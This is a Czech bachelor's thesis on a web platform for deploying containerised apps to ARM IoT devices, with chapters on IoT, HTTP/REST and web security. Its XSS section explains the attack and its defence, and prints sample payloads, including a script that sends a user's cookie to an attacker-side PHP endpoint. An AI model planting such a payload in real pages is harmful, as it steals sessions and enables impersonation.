VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
FACULTY OF INFORMATION TECHNOLOGY

ÚSTAV INTELIGENTNÍCH SYSTÉMŮ
DEPARTMENT OF INTELLIGENT SYSTEMS

SPRÁVA NAHRÁVÁNÍ APLIKACÍ NA ARM ZAŘÍZENÍ

IOT APPLICATION DEPLOYMENT PLATFORM

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — **MAREK HRVOL**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. RADEK KOČÍ, Ph.D.**
SUPERVISOR

BRNO 2017

Zadání bakalářské práce/19545/2016/xhrvol00

Vysoké učení technické v Brně - Fakulta informačních technologií

Ústav inteligentních systémů Akademický rok 2016/2017

Zadání bakalářské práce

Řešitel: **Hrvol Marek**
Obor: Informační technologie
Téma: **Správa nahrávání aplikací na ARM zařízení**
IoT Application Deployment Platform
Kategorie: Softwarové inženýrství

Pokyny:

1. Seznamte se s problematikou tvorby webových služeb, webového rozhraní a práce s ARM zařízeními.
2. Prostudujte platformu pro tvorbu kontejnerových aplikací Docker a platformu pro tvorbu webových aplikací Angular.
3. Navrhněte webové rozhraní platformy pro nahrávání aplikací z registrů platformy docker na zařízení ARM. Webové rozhraní komunikuje se službou pro nahrávání aplikací a umožňuje nahrávat zvolené aplikace do zařízení ARM.
4. Webové rozhraní musí obsahovat zejména správu zařízení, prohlížeč docker registru, ve kterém budou aplikace nahrané, a možnost z tohoto prohlížeče registru nahrát kontejner na zařízení ARM.
5. Aplikaci implementuje v prostředí platformy Angular.
6. Vytvořte sadu testových příkladů demonstrujících funkčnost aplikace. Zhodnoťte dosažené výsledky a navrhněte možnosti dalšího vývoje projektu.

Literatura:

- KENNEDY, William, Brian KETELSEN a Erik St. MARTIN. Go in Action. Manning Publications, 2015. ISBN 1617291781.
- VARGHESE, Shiju. Web Development with Go: Building Scalable Web Apps and RESTful Services. Apress, 2015. ISBN 1484210530.
- NICKOLOFF, Jeff a Deepak VOHRA. Docker in Action. Manning Publications, 2016. ISBN 1633430235.

Pro udělení zápočtu za první semestr je požadováno:

- První tři body.

Podrobné závazné pokyny pro vypracování bakalářské práce naleznete na adrese http://www.fit.vutbr.cz/info/szz/

Technická zpráva bakalářské práce musí obsahovat formulaci cíle, charakteristiku současného stavu, teoretická a odborná východiska řešených problémů a specifikaci etap (20 až 30% celkového rozsahu technické zprávy).

Student odevzdá v jednom výtisku technickou zprávu a v elektronické podobě zdrojový text technické zprávy, úplnou programovou dokumentaci a zdrojové texty programů. Informace v elektronické podobě budou uloženy na standardním nepřepisovatelném paměťovém médiu (CD-R, DVD-R, apod.), které bude vloženo do písemné zprávy tak, aby nemohlo dojít k jeho ztrátě při běžné manipulaci.

Vedoucí: **Kočí Radek, Ing., Ph.D.**, UITS FIT VUT
Datum zadání: 1. listopadu 2016
Datum odevzdání: 17. května 2017

L.S.

doc. Dr. Ing. Petr Hanáček
vedoucí ústavu

Abstrakt

Záměrem práce je usnadnění nasazování Internetu věcí v domácnostech nebo malých firmách a také zvýšit udržitelnost vytvořené sítě. Webová aplikace slouží ke správě aplikací napříč ARM jedno-deskovými zařízeními. Umožňuje nahrávat aplikace přímo na zaregistrovaná zařízení, poskytuje ucelený, intuitivní náhled všech dostupných zařízení. Dále zaznamenává stav těchto zařízení, zobrazuje potřebná data o zařízení a informuje o případném selhání některého ze zařízení.

Abstract

The aim of this work is simplifying deployment of Internet of Things in households or smaller companies and also reducing the need of maintenance of created network. Main goal of this web application is creating platform capable of deploying applications across ARM single-board computers. Moreover, application provides intuitive preview of all registered devices including its state, shows all the necessary data and informs user about failures on devices.

Klíčová slova

internet, věcí, IoT, IoE, průmysl, 4.0, webová, aplikace, správa, web, GUI, UI, systém, JavaScript, Angular2, CSS, HTML, www, RedHat, OOP, jQuery, uživatelské, rozhraní, Go, Golang, ARM, zařízení, Docker

Keywords

internet, of, things, IoT, IoE, industry, 4.0, web, application, management, GUI, UI, system, JavaScript, Angular2, CSS, HTML, www, RedHat, OOP, jQuery, user, interface, Go, Golang, ARM, device, Docker

Citace

HRVOL, Marek. *Správa nahrávání aplikací na ARM zařízení.* Brno, 2017. Bakalářská práce. Vysoké učení technické v Brně, Fakulta informačních technologií. Vedoucí práce Kočí Radek.

Správa nahrávání aplikací na ARM zařízení

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením pana Radka Kočího. Další informace mi poskytl Štefan Bunčiak a Miroslav Jaroš. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

.....
Marek Hrvol
16. května 2017

Poděkování

Rád bych poděkoval všem, kteří mě podporovali v této bakalářské práci a předem se omlouvám všem, které jsem zapomněl zmínit i přesto, že si Vaši pomoci vážím. Z akademické půdy je to můj vedoucí bakalářské práce doktor Radek Kočí za jeho podporu a přístup k vedeným pracím (nejen mé práci, ale i pracím ostatním). Další lidé, které jsem poznal na akademické půdě a chtěl bych jim poděkovat, jsou moji spolužáci, především se jedná Viléma Hujňáka a Andreje Bližňáka. Z firmy Red Hat bych chtěl poděkovat Miroslavovi Jarošovi a Štefanovi Bunčiakovi za jejich vstřícný přístup, komunikativnost a férové jednání. V neposlední řadě bych chtěl zmínit lidi, od kterých se mi dostalo největší podpory v období psaní této práce, chtěl bych poděkovat svoji rodině – sestře, bratrovi a především rodičům za podporu, jak při bakalářské práci, tak při celém studiu. Nakonec bych chtěl poděkovat svojí přítelkyni Paulíně Strečanské, která psala svou bakalářskou práci ve stejném období a sdílela se mnou strasti s tím spojené.

Tímto Vám všem děkuji.

Obsah

Kapitola 1

Úvod

Z důvodu obrovského rozmachu Internetu věcí za poslední desetiletí, je potřeba zjednodušit přístup k zařízením a usnadnit správu aplikací nahraných na jednotlivých zařízeních a také poskytovat ucelený náhled na data poskytované těmito zařízeními. V neposlední řadě je účelem zvýšení možnosti interoperability mezi spolupracujícími systémy.

Internet věcí slouží k ulehčení životů lidí a aby mohl Internet věcí plnit své účely, je potřeba aby byl dostupný i pro lidi, kteří nechtějí nasazováním IoT systému do svého domu strávit věčnost.

Webová aplikace, kterou se tento text zaobírá, má za cíl sloužit pro co největší usnadnění nasazování aplikací na jednotlivá registrovaná zařízení a současně poskytovat informace o jednotlivých zařízeních a aplikacích. Webová aplikace má také za úkol umožnit změnu aplikace na již běžícím zařízení. Tato vlastnost má využití především při poruše některého zařízení. V praxi se takový problém může řešit například rychlou výměnou aplikací na zařízeních s podobnými schopnostmi.

Tato bakalářská práce se zabývá implementací klientské části aplikace. Důsledkem implementace této webové aplikace by mělo být zpřístupnění Internetu věcí širší veřejnosti, než je tomu v současné době.

Obecným pojetím Internetu věcí se zabývá kapitola 2, která kromě definování IoT shrnuje také historii, budoucnost, způsoby komunikace IoT zařízení a poskytuje úvod to takzvaného průmyslu 4.0. Webová aplikace je implementována za pomocí JavaScriptového frameworku Angular2. Webový server, na kterém aplikace poběží, je založen na NodeJS, ale je naimplementován i webový server v Golang, který slouží k budoucímu nasazení na různých serverech, kde NodeJS není k dispozici. Dále je použit HTML-CSS-JS framework Bootstrap. Více informací o použitých technologiích lze nalézt v kapitole 3.

Čtvrtá kapitola shrnuje všechny informace o analýze a návrhu aplikace, obsahuje požadavky na funkcionalitu i na grafický vzhled aplikace, na který byl již od začátku kladen obrovský důraz z důvodu reálné použitelnosti. Okrajově zabíhá i do analýzy ostatních částí systému. Pátá kapitola obsahuje veškeré informace o implementaci výsledné webové aplikace. Popisuje především výslednou implementaci a okrajově zabíhá také do problémů řešených v průběhu implementace. Šestá kapitola je zasvěcena testování aplikace, tvorbě automatických testů pro tuto webovou aplikaci a poskytuje především informace o testování aplikace za pomocí stubu back-endu. Dále se tato kapitola zabývá různými rozšířeními, které jsou nad rámec zadání bakalářské práce.

Kapitola 2

Internet věcí

Internet věcí (anglicky Internet of Things, odtud zkratka IoT), také nazýván jako internet všeho (Internet of Everything, IoE) nebo méně známý jako industriální internet, je novodobá technologie, o které se v moderní době hojně debatuje.

Tato kapitola popisuje, co IoT znamená, rozděluje IoT systémy na dva druhy, popisuje historii a budoucnost IoT a v neposlední řadě zmiňuje způsoby komunikace zařízení.

2.1 Definování IoT

Technologie internetu věcí je založena na vizi globálního propojení vestavěných zařízení, které spolu komunikují pod společným protokolem. Data poskytována zařízeními jsou zpravidla přenášena bezdrátově. Přenesená data lze převádět na informace, případně znalosti, které lze aplikovat v reálném světě.

Ačkoliv neexistuje žádná jednotná definice, lze za IoT považovat jakékoliv zařízení připojené ke skupině jiných systémů propojujících lidi nebo jiné zařízení (například internet) [37]. Tato zařízení musí mít také zabudovanou dostatečnou výpočetní sílu, která dokáže vytvářet, sdílet, případně přijímat data bez (nebo s pomocí minimální) lidské pomoci, čímž se z každodenního zařízení stává IoT zařízení. Zjednodušeně řečeno, pokud je zařízení napojeno na síť, ve které jsou i jiná zařízení schopná komunikace mezi sebou, jedná se o IoT.

Příklad IoT zařízení je chytrá žárovka, která oproti standardní žárovce poskytuje možnost komunikace se chytrým telefonem a dokáže nastavit barvu a intenzitu světla, dle vůle uživatele. IoT zařízením je také žárovka, který je propojena s televizí a na základě jasu televize mění svoje vlastnosti.

2.2 Využití IoT

V dnešní době se již IoT hojně využívá v oblasti průmyslu (více informací naleznete níže v kapitole 2.3), tak i v oblasti komerční (více informací naleznete níže v kapitole 2.4).

Tato kapitola nastiňuje, kde všude lze IoT využít v prospěch lidí. Odvětví, která lze zmínit je mnoho (chytrá města, chytrá voda, chytré životní prostředí, chytré měření, bezpečnost a nouze, chytré obchody, logistika, zemědělství a jiné), z důvodu přílišné obsahové náročnosti je zmíněno jen několik vybraných příkladů.

Poslední část kapitoly shrnuje, jakými způsoby mohou IoT zařízení komunikovat mezi sebou a se serverem.

2.2.1 „Chytrá“ voda

Ve Vietnamu je projekt na rybí farmy, který bude pomocí senzorů uvnitř vody zajišťovat dobrou kvalitu vody a zároveň zabraňovat vzniku nemocí spojených se špatnou kvalitou vody [9]. Pro monitorování kvality vody pro ryby je nutné monitorovat pět vlastností vody: teplota, vodivost, obsah kyslíku, redoxní potenciál a pH. Senzory komunikují s bránou Meshlium[1] skrze 3G/GPRS a 802.15.4. Informace jsou z Meshlia posílané na cloud pomocí 3G, 802.15.4 a Wi-Fi. Na cloudu probíhají potřebné kalkulace a výsledné zobrazení do diagramů a grafů (podobný proces sběru dat probíhá ve velkém množství IoT systémů).

Podobný princip řešení se s velkou pravděpodobností v budoucnosti objeví i u vody, kterou pijí lidé [52].

2.2.2 „Chytré“ životní prostředí

IoT nachází využití i v předcházení přírodním katastrofám. Jako příklad je systém zajišťující včasné varování před zemětřesením. Na tomto řešení se již pracuje v rámci některých start-upů (například Zizmos[2]). Funkčnost těchto systému zajišťují senzory na povrchu země, které jsou schopny velmi rychle zachytit blížící se zemětřesení pomocí vlnění vycházejícího z epicentra [5]. IoT systém je poté schopen spustit automatické činnosti pro minimalizování škod způsobených zemětřesení. Příkladem této automatické činnosti je varování lidí z ohrožené oblasti rychleji, než dorazí samotné zemětřesení. Technologie, pomocí které komunikuje tento systém, se nazývá ZigBee[3].

2.2.3 Možnosti komunikace IoT zařízení

Aby se zařízení stalo IoT zařízením, je potřeba, aby mělo s ostatními IoT zařízeními společný protokol, přes který budou komunikovat. Tato zařízení mohou komunikovat i drátově (například ethernetové kabely), avšak tato sekce se zabývá především bezdrátovými variantami, z důvodů mnohem většího využití bezdrátových technologií.

Wi-Fi

Wi-Fi je jedna z nejčastěji volených možností komunikace. Důvodů proč zvolit Wi-Fi je mnoho, mezi nejvýznamnější důvody patří především velká dostupnost v domácnostech i na pracovištích a rychlost přenosu, která může dosahovat stovek megabitu za sekundu (standard 802.11n). Nevýhodou používání Wi-Fi je přílišná zátěž na baterii zařízení, zařízení je tedy nutno častěji nabíjet. Další nevýhodou je krátká vzdálenost přenosu, která dosahuje maximálně 50 metrů.

Bluetooth

Bluetooth je relativně stará technologie, která byla uvedena na trh v roce 1998 [32]. Tato technologie je vhodná pro přenos větších dat na malé vzdálenosti.

V současné době je na trhu novější verze Bluetoothu – Bluetooth Smart (také Bluetooth low energy, BLE, vychází z technologie firmy Nokia z roku 2006 – Wibree [24] [45]). Na rozdíl od starší implementace Bluetoothu, poskytuje BLE větší dosah (více než 100 metrů) a nižší

[1] http://www.libelium.com/products/meshlium/
[2] https://www.zizmos.com/
[3] http://www.zigbee.org/

spotřebu energie (až 100krát). Mezi nevýhody BLE patří pomalý přenos dat (přibližně třikrát pomalejší než starší implementace Bluetoothu, záleží na implementaci BLE) [8].

SigFox

Alternativou pro vysoký dosah (až 50 km v mimoměstských oblastech) komunikace je Sigfox[4]. Největší výhodou Sigfoxu je velmi malá spotřeba baterie (50mW), což je dostačující pro neustálý běh po dobu dvaceti let s 2.5Ah baterií (bez nabíjení). Touto technologií je v dnešní době pokryto 32 zemí, včetně České republiky, která byla v roce 2016 pokryta z 85% [44].

Nevýhodou této technologie je velmi malá rychlost přenosu (10-1000 bitů za sekundu), avšak tento problém je řešen kompatibilitou s jinými možnostmi přenosu, jako je například 4G. Další nevýhodou je velmi velká citlivost na nepřesnost frekvence a rušení vlivem okolí. Například pokud je touto technologií vysíláno ze zařízení, které se pohybuje rychlosti 20 km/h, je velmi pravděpodobné, že nastanou problémy a data se nepřenesou [41].

Mobilní internet

Každé zařízení, které potřebuje komunikovat na velké vzdálenosti, může využít také mobilního internetu (GSM/3G/4G) pro komunikaci s ostatními zařízeními. Mobilní internet poskytuje rychlý přenos dat, avšak za cenu velké náročnosti na baterii.

Ostatní

Existuje mnoho dalších způsobů komunikace IoT zařízení, mezi technologiemi s vysokým dosahem stojí za zmínění LoRaWAN[5] a Neul[6], které jsou koncepčně podobné Sigfoxu. Mezi technologie s krátkým dosahem se řadí například ZigBee[7], Z-Wave[8] a EnOcean[9], které se svou funkcionalitou podobají technologii BLE. Technologie na bezprostředně krátkou, zabezpečenou vzdálenost (10 cm) je například NFC [2].

2.3 Průmysl 4.0

Lidstvo ve své historii podstoupilo prozatím tři průmyslové revoluce [12]. První průmyslová revoluce nastala v 18.-19. století, kdy stroje začaly pomalu vytlačovat ruční řemeslo. Druhá průmyslová revoluce nastala přibližně ke konci 19. století. Tato revoluce je spojována s příchodem elektřiny a se vznikem montážních linek. Třetí průmyslová revoluce se přiřazuje ke vzniku prvního programovatelného logického automatu (PLC, 1969) a je spojována s automatizací ve výrobě.

V současné době podléhá průmysl dalšímu rozvoji, jedná se o čtvrtou průmyslovou revoluci (Průmysl 4.0, Práce 4.0). Cílem této revoluce je komunikace mezi zařízeními samotnými (IoT), vytvoření kyber-fyzických systémů (Cyber-physical systém, CPS) a využívání tzv. cloud computingu (více informací v kapitole 2.3.2). Obecnějším termínem pro Průmysl 4.0 je průmyslový internet věcí (Industrial internet of things, IIoT), který mimo návaznosti

[4] https://www.sigfox.com/en
[5] https://www.lora-alliance.org/
[6] http://www.neul.com/neul/
[7] http://www.zigbee.org/
[8] http://www.z-wave.com/
[9] https://www.enocean.com/en/

s Průmyslem 4.0. zabíhá i do dalších disciplín (například lékařství, vesmírný výzkum, zemědělství) [23].

Tato revoluce je prozatím stále pouze v počátcích, avšak dá se očekávat, že v nejbližších dekádách dojde k zavedení Průmyslu 4.0 do reálného světa ve velkém měřítku. Mnoho významných osob z průmyslu předkládá, že IIoT přinese světu nevídaný růst a produktivitu již v blízké budoucnosti [23]. Tento obrovský potenciál, který IIoT nese, má také záporné stránky. Nejsilnější zápornou stránkou je, stejně jako při ostatních průmyslových revolucích, možnost ztráty práce mnoha lidí. Vzniknou sice nové pracovní pozice, ale kvalifikace potřebná pro tyto pozice bude mnohem vyšší. Navíc nově vzniklých pracovních pozic bude s největší pravděpodobností menší počet.

2.3.1 Kyber-fyzické systémy

Kyber-fyzický systém (CPS) je mechanismus kontrolovaný nebo monitorovaný výpočetním algoritmem. CPS je úzce spjat s internetem a jeho uživateli. CPS je složeno z jednotlivých komponent, které představují moduly a vzájemně spolu komunikují a mění kontext informací (dat) nacházejících se uvnitř CPS.

Na rozdíl od vestavěného systému je v CPS kladen velmi silný důraz integrace fyzických systému se systémy výpočetními. Příkladem CPS jsou auta nebo Segway[10]. Segway je lepším příkladem než auto, protože auto může existovat i bez výpočetní části (a mnoho takových aut existuje), zatímco u Segwaye by absence výpočetní části mohla vést k pádům do stabilní rovnovážné polohy, která se neslučuje se zamýšlenou funkcionalitou Segwaye [49].

2.3.2 Cloud computing

Cloud computing (Český ekvivalent neexistuje, volně přeloženo jako výpočetní technologie na straně serveru) lze charakterizovat jako využívání služeb uložených na externím úložišti. Přístup na externí úložiště je umožněn skrze webové prohlížeče, elektronické pošty a jiné [14]. Na obrázku 2.1. lze vidět grafické znázornění cloud computingu.

Obrázek 2.1: Grafické zobrazení cloud computingu [3].

Výhodou cloud computingu je téměř nulové využití výpočetní techniky na straně klienta. Vykonání složitých výpočtů je tedy možné i ze zařízení, které by pro daný výpočet

[10] http://cz-cs.segway.com/

nemělo dostatečnou kapacitu, nebo by proces výpočtu trval příliš dlouhou dobu (například Raspberry Pi).

2.4 Rozdělení IoT systémů

IoT systém je propojení dvou a více spolu komunikujících IoT zařízení. Vytvořil jsem dělení systémů za účelem pomoci čtenáři lépe pochopit, co všechno patří mezi IoT zařízení (IoT systémy). Systémy jsou rozděleny na informativní, autonomní a uživatelem ovládané. Každé zařízení nemusí nutně spadat do některé z níže zmíněných kategorií z důvodů nejednotné definice IoT. Tyto skupiny taktéž nemusí popisovat systémy, nýbrž i jednotlivé IoT zařízení.

2.4.1 Informativní IoT systémy

Informativní IoT systémy pouze poskytují informace pro uživatele. Tedy nevykonávají žádnou akci, která má přímý dopad na reálný svět. Dopad těchto systému je pouze implicitní, jelikož akci s přímým dopadem na reálný svět musí provést uživatel nebo jiný IoT systém.

Tyto systémy mohou sbírat velké množství dat, často používají algoritmy pro výpočet hodnot důležitých pro uživatele a mohou poskytovat informace o doporučení o provedení určité akce. Často se jedná o senzory, využívané například v lékařství, meteorologii atd.

Výhody informativních IoT systémů jsou v neexistenci rizika špatně provedené akce ze strany systému. Jakákoliv extrémní hodnota způsobena selháním v kterékoliv části systému, má dopad pouze na informační úrovni.

Nevýhody informativních systémů spočívají v nutnosti další strany, která provede akci na základě získaných dat. Systém se nedokáže sám rozhodovat, tedy bez strany využívající informace nemá žádné využití.

2.4.2 Autonomní IoT systémy

Autonomní IoT systémy zpracovávají data a vykonávají akci, která má přímý dopad na reálný svět. Tyto systémy mohou poskytovat i informace pro uživatele, ale hlavním cílem autonomních IoT systému je provést akci, bez zásahu uživatele.

Tyto systémy často sbírají pouze omezené množství dat, často používají algoritmy pro výpočet hodnot, podle kterých systém rozhoduje o vykonání určité akce. Použití těchto systémů je časté v chytrých domech, chytrých křižovatkách atd. Využití těchto systémů je podobně jako využití informativních systémů velmi široké.

Mezi výhody autonomních IoT systémů patří samostatnost těchto systémů. Usnadňují akce, které by uživatel musel provést, pokud by je neprovedl tento systém. Navíc takový systém je schopen rychle reagovat na nově vzniklé podmínky – často rychleji než uživatel.

Nevýhody takových systému jsou v nemožnosti zajistit snímače (senzory), které poskytují stoprocentní spolehlivost. Navíc algoritmy pro výpočet vykonané akce jsou mnohdy velmi náročné a je potřeba opatrnosti ze strany programátora, aby se nevyskytla chyba při výpočtu.

2.4.3 Uživatelem ovládané systémy

Na tyto systémy se lze dálkově připojit pomocí určitého protokolu a číst z nich data, nebo je pomocí jiného zařízení ovládat či modifikovat.

Příkladem je chytrý dům, kde jsou jednotlivé součásti domu napojeny na chytrý telefon, který nám umožňuje ovládat jednotlivé zařízení v domě.

Nevýhody těchto systémů jsou v nutnosti je manuálně ovládat. Dále je nutno zabezpečit nejen komunikaci mezi zařízeními, ale také komunikaci mezi uživatelem a systémem, kvůli možnosti zneužití tohoto systému neoprávněnou osobou.

Mezi výhody patří nevykonání chybné akce ze strany systému, protože o každém rozhodnutí musí uživatel rozhodnout.

2.5 Historie IoT

Jelikož jsou definice IoT velmi různorodé, je těžké vyjádřit, kdy přesně začala éra IoT nebo určit zařízení, které jako první splňovalo definici IoT. Někteří považují za první zařízení elektromagnetický telegraf z roku 1832 [4], který pomáhal svým majitelům komunikovat na vzdálenosti až 1200 metrů. Tento telegraf vynalezl Baron Schilling z Ruska.

Již v roce 1950 Alan Turing chtěl, aby jeho počítače spolu komunikovaly tak dobře, jako lidé mezi sebou. V roce 1964 Marshall McLuhan [38] napsal, že pomocí elektrických medií budou dynamicky všechny technologie – včetně měst – převedena na informační systémy. A o dva roky později předpověděl Karl Steinbuch, že v několika následujících desetiletích budou počítači protkané skoro všechny průmyslové produkty.

Lze předpokládat, že už v době, kdy nebyla elektrická zařízení součástí každodenního života lidí, existovali lidé, kteří chtěli spojit svět pomocí elektroniky. Velmi velký krok k tomuto propojení nastal v roce 1974, kdy se poprvé publikovalo TCP/IP, tedy sada protokolů pro komunikaci v počítačové síti.

Několik let po představení TCP/IP vznikla zařízení, která už většina lidí považuje za první IoT zařízení. Zejména se mluví o dvou zařízeních. Jedno z nich je upravený automat na Coca-Colu z roku 1982, který dokázal určit kolik nápojů bylo dostupných [48]. Druhé zařízení bylo vytvořeno Johnem Romkeyem, jednalo se o topinkovač, který bylo možné vypnout nebo zapnout přes internet [16].

V roce 1999 prvně zmíněn termín „Internet of Things“ jakožto název prezentace od Kevina Ashtona pro společnost Procter & Gamble [6]. Mezi roky 2008 a 2009 došlo podle společnosti Cisco ke „Zrodu“ Internetu věcí. Oficiální chvíle tohoto zrodu je v momentě, kdy bylo k internetu připojeno více věcí než lidí.

Velmi důležitou součástí rozvoje IoT byl vznik IPv6, který oproti IPv4 dovoluje mnohem větší počet připojených zařízení k internetu. IPv6 poskytuje 2^{128} různých adres, oproti tomu IPv4 pokrývá pouze 2^{32} adres. Pro představu, 2^{128} je 340 282 366 920 938 000 000 000 000 000 000 000 000, zatímco 2^{32} jsou přibližně 4 miliardy.

2.6 Budoucnost IoT

Svět IoT je v dnešní době v rozmachu a existuje mnoho odhadů, jak rychle bude tento rozmach pokračovat.

Mezi jedny z nejoptimističtějších patří odhad z roku 2010 od presidenta a ředitele společnosti Ericsson Hanse Vestberga [27]. Odhad této předpovědi je 50 miliard připojených zařízení v roce 2020. Podobná předpověď je i od společnosti Cisco z roku 2011 [19]. Cisco dokonce odhaduje, že oproti roku 2015 bude v roce 2020 připojeno dvakrát více IoT zařízení. Pro představu, 50 miliard připojených zařízení by znamenalo, že na každou osobu připadá v průměru více než 6 zařízení.

V současnosti se tyto předpovědi trochu zmenšují, podle společnosti Gartner [39] bude v roce 2020 v oběhu lehce pod 21 miliard zařízení, z toho 13 miliard zařízení bude v rukou

koncových uživatelů. Zbývajících 8 miliard zařízení bude využíváno v průmyslu. Celková cena těchto IoT zařízení v roce 2020 je dle firmy Gartner odhadována na 3 biliony dolarů, což je přibližně 750 bilionů Kč.

Pro představu, jak je rozmach IoT obrovský, v roce 2016 byl odhadovaný počet IoT zařízení 6.4 miliard. Odhaduje se, že v roce 2017 se počet IoT zařízení zvýší na 8.4 miliardy, což je 31procentní nárůst za jeden rok [40].

Cílem IoT je přetvoření dosavadního statického internetu na internet plně dynamický [25], což znamená komunikaci všech zařízení mezi sebou nezávisle na člověku.

Kapitola 3

Webové služby

Tato kapitola shrnuje problematiku vytváření webových aplikací, popisuje časté útoky prováděné proti webovým stránkám a shrnuje technologie používané pro implementaci webových aplikací. Zmíněné technologie budou také použity pro implementaci této bakalářské práce (Více informací naleznete v kapitole 5).

V této kapitole se často vyskytují slova front-end a back-end. Front-end znázorňuje klientskou část aplikace, tedy webovou aplikaci. Back-end znázorňuje serverovou část aplikace, tedy aplikaci, která poskytuje data klientské části aplikace.

3.1 Protokoly HTTP a HTTPs

The Hypertext Transfer Protocol (HTTP) je bezstavový protokol na aplikační vrstvě sady protokolů TCP/IP, který slouží pro spolupráci informačních systémů. Protokol je velmi obecný a bezstavový, čímž umožňuje použití pro široké spektrum úkolů. Nejčastější použití v současné době je výměna hypertextových dokumentů ve formátu HTML. HTTP používá takzvaný jednotný lokátor prostředků (URL), který jednoznačně specifikuje umístění zdroje na internetu.

Komunikace skrze tento protokol funguje na principu dotaz-odpověď, tedy klient zašle dotaz na serveru v podobě čistého textu. Tento dotaz obsahuje označení požadovaného dokumentu a další metainformace (například informace o prohlížeči). Server odpovídá pomocí textu popisujícího výsledek dotazu (například návratový kód, který specifikuje, zdali byl dotaz úspěšný) a v případě, že se dokument podařilo najít, obsahuje také data tohoto dokumentu.

HTTP protokol definuje velké množství metod, které určují operaci nad daným dokumentem (zdrojem). Zde je výčet nejčastěji používaných metod [20]:

- GET
  Jedná se o požadavek o zaslání dat ze serveru. Při vytváření požadavku na zobrazení hypertextových stránek se jedná o výchozí metodu. Tato metoda slouží pouze pro čtení dat, nikoliv změnu. Z tohoto důvodu je tato metoda považována za bezpečnou.

- POST
  Jedná se o požadavek, který je nejčastěji používán pro vytvoření nového zdroje. Z důvodu, že se nejedná pouze o čtení ze serveru, není tato metoda bezpečná – může dojít ke vzniku nekorektního zdroje na serveru.

- PUT
  Jedná se o požadavek, který je nejčastěji používán pro editaci již existujícího zdroje.
- DELETE
  Jedná se o požadavek, který je nejčastěji používán pro smazání zdroje ze serveru.

Protokol HTTP je nezabezpečený. Jeho zabezpečenou variantou je HTTPS (Hypertext Transfer Protocol Secure). Tato varianta využívá protokolu SSL nebo TLS, které poskytují zabezpečenou komunikaci. Standardní port na straně serveru pro HTTP je 80 a pro HTTPS je 443.

REST API

Pojem REST (z anglického Representational state transfer) byl prvně představen v roce 2000 Royem Fieldingem v jeho disertační práci [21]. Jedná se o datově orientovanou architekturu rozhraní navrženou pro distribuované rozhraní. REST rozhraní je vhodné pro aplikace, kde je zapotřebí jednotného a snadného přístupu ke zdrojům (nejčastěji data). Všechny zdroje mají své vlastní identifikátory URI a REST využívá výše zmíněné metody (GET, POST, PUT, DELETE) nad těmito zdroji.

3.2 Bezpečnost webových služeb

Prostřednictvím webových služeb poskytují aplikace uživatelům data, která mohou být soukromá. Jelikož tyto aplikace často běží na internetu, kde je k nim veřejný přístup, je vysoký stupeň bezpečnosti samozřejmým požadavkem.

V současnosti existuje mnoho známých způsobů, jak obejít bezpečnost aplikace. Mnoho z těchto způsobů nelze (efektivně) řešit na front-endu aplikace (například SQL Injection, DDoS útoky, Slow Loris). Tato kapitola se zabývá některými způsoby narušení bezpečnosti, kterým lze na front-endu aplikace zabránit.

3.2.1 Cross-site scripting

Cross-site scripting (XSS) je způsob napadení webové stránky pomocí bezpečnostní chyby způsobenou neošetřením vstupů aplikace. Díky těmto chybám může útočník podstrčit stránce svůj JavaScriptový kód, který stránka vykoná. Cílem tohoto napadení může být v lehčím případě poškození vzhledu, v horších případech může dojít k napadení funkcionality stránky, ukradení osobních údajů, ukradení cookies uživatelů stránky nebo k manipulaci s obsahem webové stránky [56].

Tento útok běží v pozadí, tedy pokud je proveden správným způsobem, nemusí se administrátor stránky ani případný napadený uživatel dozvědět, že byl napaden.

Útok se provádí různými způsoby, nejčastější způsob je vepsání JavaScriptového kódu do stránky, kde je následně uložen a po znovu-načtení vykonán (například komentář na webu). Další způsob provedení může být vložení do URL.

Příklady kódu, které lze vložit na stránku, v případě bezpečnostní chyby vůči XSS útokům:

```
1 <script> alert('XSS'); </script>
```

Nejčastější zjištění bezpečnostní chyby je pomocí příkazu alert, který nám vypíše na obrazovku text uvnitř uvozovek.

```
<!--
```

Tyto znaky znázorňují začátek komentáře v jazyce HTML. Tento kód způsobí zakomentování určité části webu a tím může zničit vzhled stránky.

```
<script> document.write('<img src="http://localhost/
    ukradenicookie.php?cookie='+ escape(document.cookie)+ '" />');
    </script>
```

Příklad požadavku, použitého pro krádež cookies uživatele. Skript zavolá jiný php skript, který se nachází na stránce útočníka (localhost z odkazu lze zaměnit za jakýkoliv jiný odkaz). Parametr tohoto volání je cookie uživatele, ve skriptu útočníka může dojít k uložení tohoto cookie a následnému vložení do webového prohlížeče. Tímto způsobem lze obejít autorizaci, útočník se tedy může vydávat za uživatele, kterému ukradl cookie.

Obrana proti tomuto útoku spočívá v převedení znaků z uživatelského vstupu na příslušné entity HTML kódu. Moderní JavaScriptové frameworky jako je například AngularJs, Angular2, React, VueJs poskytují obranu proti XSS převáděním nebezpečných znaků. Vytvoření bezpečnostní chyby je tedy obtížnější než při práci bez frameworku.

3.2.2 Cross-site request forgery

Cross-site Request Forgery (XSRF nebo CSRF) je typ útoku, který spočívá v zaslání požadavku z nelegitimního zdroje [55].

Předpoklady pro provedení XSRF:


- Server, na který je zaslán požadavek, nekontroluje v hlavičce informaci HTTP referrer, která obsahuje informace o URI, ze kterého byl požadavek zaslán.
- Útočník musí znát URI, kam požadavek zaslat. Tento požadavek by měl mít vedlejší požadavek (vytvoření nového uživatele, zaslání peněz a podobné).
- Útočník musí vědět, jak vypadá formulář na stránce napadeného uživatele, respektive musí znát hodnoty tohoto formuláře.
- Útočník musí nalákat svou oběť na stránku, která obsahuje jeho kód v době, kdy je oběť přihlášena na napadený web.

Příkladem XSRF je například zneužití internetového bankovního účetnictví, kde je napadeným banka. Za předpokladu, že banka bude mít na své webové stránce autorizaci účtu jen při příchodu na stránku a nebude mít zabezpečení proti XSRF, může útočník z této stránky zkopírovat formulář na zaslání peněz na účet na stránku svou. Pokud se najde uživatel dané banky, který bude přihlášen na svůj účet internetového bankovnictví a ve stejnou dobu navštíví útočníkovu stránku, bude formulář na zaslání peněz automaticky odeslán z útočníkovy stránky. Toto zaslání se provede na pozadí stránky, uživatel tedy prakticky nemá možnost se dozvědět, že právě přišel o peníze. Příklad je ilustrován na obrázku 3.1.

